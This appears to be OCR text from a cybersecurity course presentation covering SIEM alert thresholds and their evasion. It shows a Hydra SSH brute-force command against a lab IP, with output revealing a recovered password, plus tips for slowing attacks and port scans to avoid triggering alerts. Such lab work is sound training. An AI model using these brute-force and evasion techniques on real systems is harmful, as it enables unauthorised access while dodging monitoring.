
  WHEN count() GROUPED OVER top 5 ‘http.request.method’ IS ABOVE 1000 FOR THE LAST 1 minutes

- Which metrics do they measure?

  http.request.method

- Which thresholds do they fire at?

  Above 1000


- 

```
root@Kali:~# hydra -t 4 -V -l michael -P /usr/share/wordlists/rockyou.txt s
sh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-14 1
6:59:30
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1
/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 1 of 143
```

Stealth Exploitation of Brute Force Attack

Mitigating Detection

- How can you execute same exploit without triggering the alert?
- If you go very slowly with the brute force attack you won’t trigger the alarm, Add -w option on hydra command that means wait and it will slow down the brute force
- Are there alternative exploits that may perform better?
- Hashcat may perform better because you are able to do this offline.



```
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 1
4344399 [child 1] (0/0)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-14 1
6:59:47
root@Kali:~#
```

Stealth Exploitation of Port Scan Detection

Monitoring Overview

- Which alerts detect this exploit?

  WHEN count() OVER all documents IS ABOVE 1000 FOR THE LAST 1 minute

- Which metrics do they measure?

  TCP Packetbeats

- Which thresholds do they fire at?

  Above 1000

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  You can execute the same exploit without triggering an alert by running a very slow port scan

- Are there alternative exploits that may perform better?
- Not really Nmap is considered the best tool for port scanning

Presented by: Aaron